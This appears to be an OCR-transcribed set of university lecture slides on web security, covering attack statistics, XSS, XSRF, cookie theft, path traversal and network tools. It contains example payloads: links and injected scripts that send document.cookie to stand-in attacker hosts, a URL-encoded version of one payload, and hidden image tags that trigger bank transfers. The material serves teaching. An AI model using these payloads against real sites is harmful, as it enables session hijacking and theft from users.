
Web security overview

Nearly 70% of attacks consist of XSS scripting and injections.

- Will focus on modern/relevant vulnerabilities and hacks.
- Some stuff covered in future lectures.
- There's a very good reason why i'm not putting the summative coursework marking scheme as "content inaccessible to students" on blackboard!

37%	Cross-site scripting
16%	SQL injection
5%	Path disclosure
5%	Denial-of-service attack
4%	Arbitrary code execution
4%	Memory corruption
4%	Cross-site request forgery
3%	Data breach (information disclosure)
3%	Arbitrary file inclusion
2%	Local file inclusion
1%	Remote file inclusion
1%	Buffer overflow
15%	Other, including code injection (PHP/JavaScript), etc.

Cross-Site Scripting (XSS)




Protection:


- Whitelisting
  - Only allow valid inputs on server
- HTML escaping
- Sanitization
- Blacklisting
  - Quite fragile and not very good
- Follow the rules

Cross-Site Scripting (XSS)

- Biggest and very dangerous web-based attacks.
  - $7,500 reward by Google for finding malicious ones.
- Very easy to do (will be doing this in practicals).
  - Hard to foresee and protect against in complex dynamic web sites.




Slack



Ebay

..."but most of all, samy is my hero"

Cookies



Cookies

Credential tokens:

- Held in local browsing session
- Identify you to a remote server
- Remember states
  - Shopping cart
  - Browsing history
  - Data in form fields
- Common target for hackers

XSS and XSRF cookie theft examples

Cross-site Scripting (XSS) Cookie Theft:

```
<a href="#" onclick="window.location = 'http://hacker.com/steal?text=' +
escape(document.cookie); return false;">Click here!</a>
```

Cross-site Request Forgery (XSRF) Cookie Theft

- Assume a banking website authenticates users by cookies, and that the victim has recently logged in and the cookie hasn't expired. He then browsers a forum where the following code is injected:

```
<img
src="http:/bitcoin-trade.com/withdraw?account=victim&amount=1000&for=
hacker">
```

Non-Persistent XSS

Typically done in emails:

From: *Sally Subject: Christmas is coming! Seasons greetings Everyone! We have lots of wonderful Christmas gifts! Click on the link to see:* http://www.sallystore.com/search.php?item=Christmas%20Gift

Hacker puts code in email link:
<a href="http://www.sallystore.com/search.php?item=<script type="text/javascript">
document.location=http://www.hackerl.com/steal.php& +
document.cookie;</script>">http://www.sallystore.com/search.php?item=Christmas%20Gift

- User Sees:
  http://www.sallystore.com/search.php?item=Christmas%20Gift

Or URL can be encoded (unicode) not pretty but hides the terrible purpose:
http://www.sallystore.com/search.php?item=%3c%73%63%72%69%70%74%20%74%79%70%65%3d%e2%80%9c74%65%78%74%2f%6a%61%76%61%73%63%72%69%70%74%e2%80%9d%3e%20%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%68%74%74%70%3a%2f%2f%77%77%77%2e%68%61%72%72%79%73%74%65%61%6c%2e%63%6f%6d%2f%73%74%65%61%6c%32%2e%70%68%70%26%20%2b%20%64%6f%63%75%6

Non-Persistent XSRF


From: Hacker
Subject: New loan rates Dear Customer, We have a sale on at the moment with good loan rates for all sizes. Please take a look:
http://www.bank.com/transfer.php?to=123456?amount=100

<img width="0" height="0" border="0" src="http://www.bank.com/transfer.php?to=123456?amount=100">

- Sent out in bulk assuming some of the users will be registered with the bank. Better posted in the bank forum area (e.g. persistent XSRF).

Path Traversal Attacks

- If paths aren't properly verified then users may easily gain access to other files on the server.



*NIX Tools / Commands

nmap	Network discovery and security auditing
hexinject	Packet sniffer and injector
hping	TCP/IP packet assembler/analyzer.
bettercap	Modular MITM framework, sniff for credentials, manipulate HTTP, HTTPS, TCP
wireshark	Packet sniffer
ip	Display and configure network parameters for host interfaces
pscan	Busybox port scanner (has tiny/simple implementations of many unix tools)

More at:
https://blackarch.org/tools.html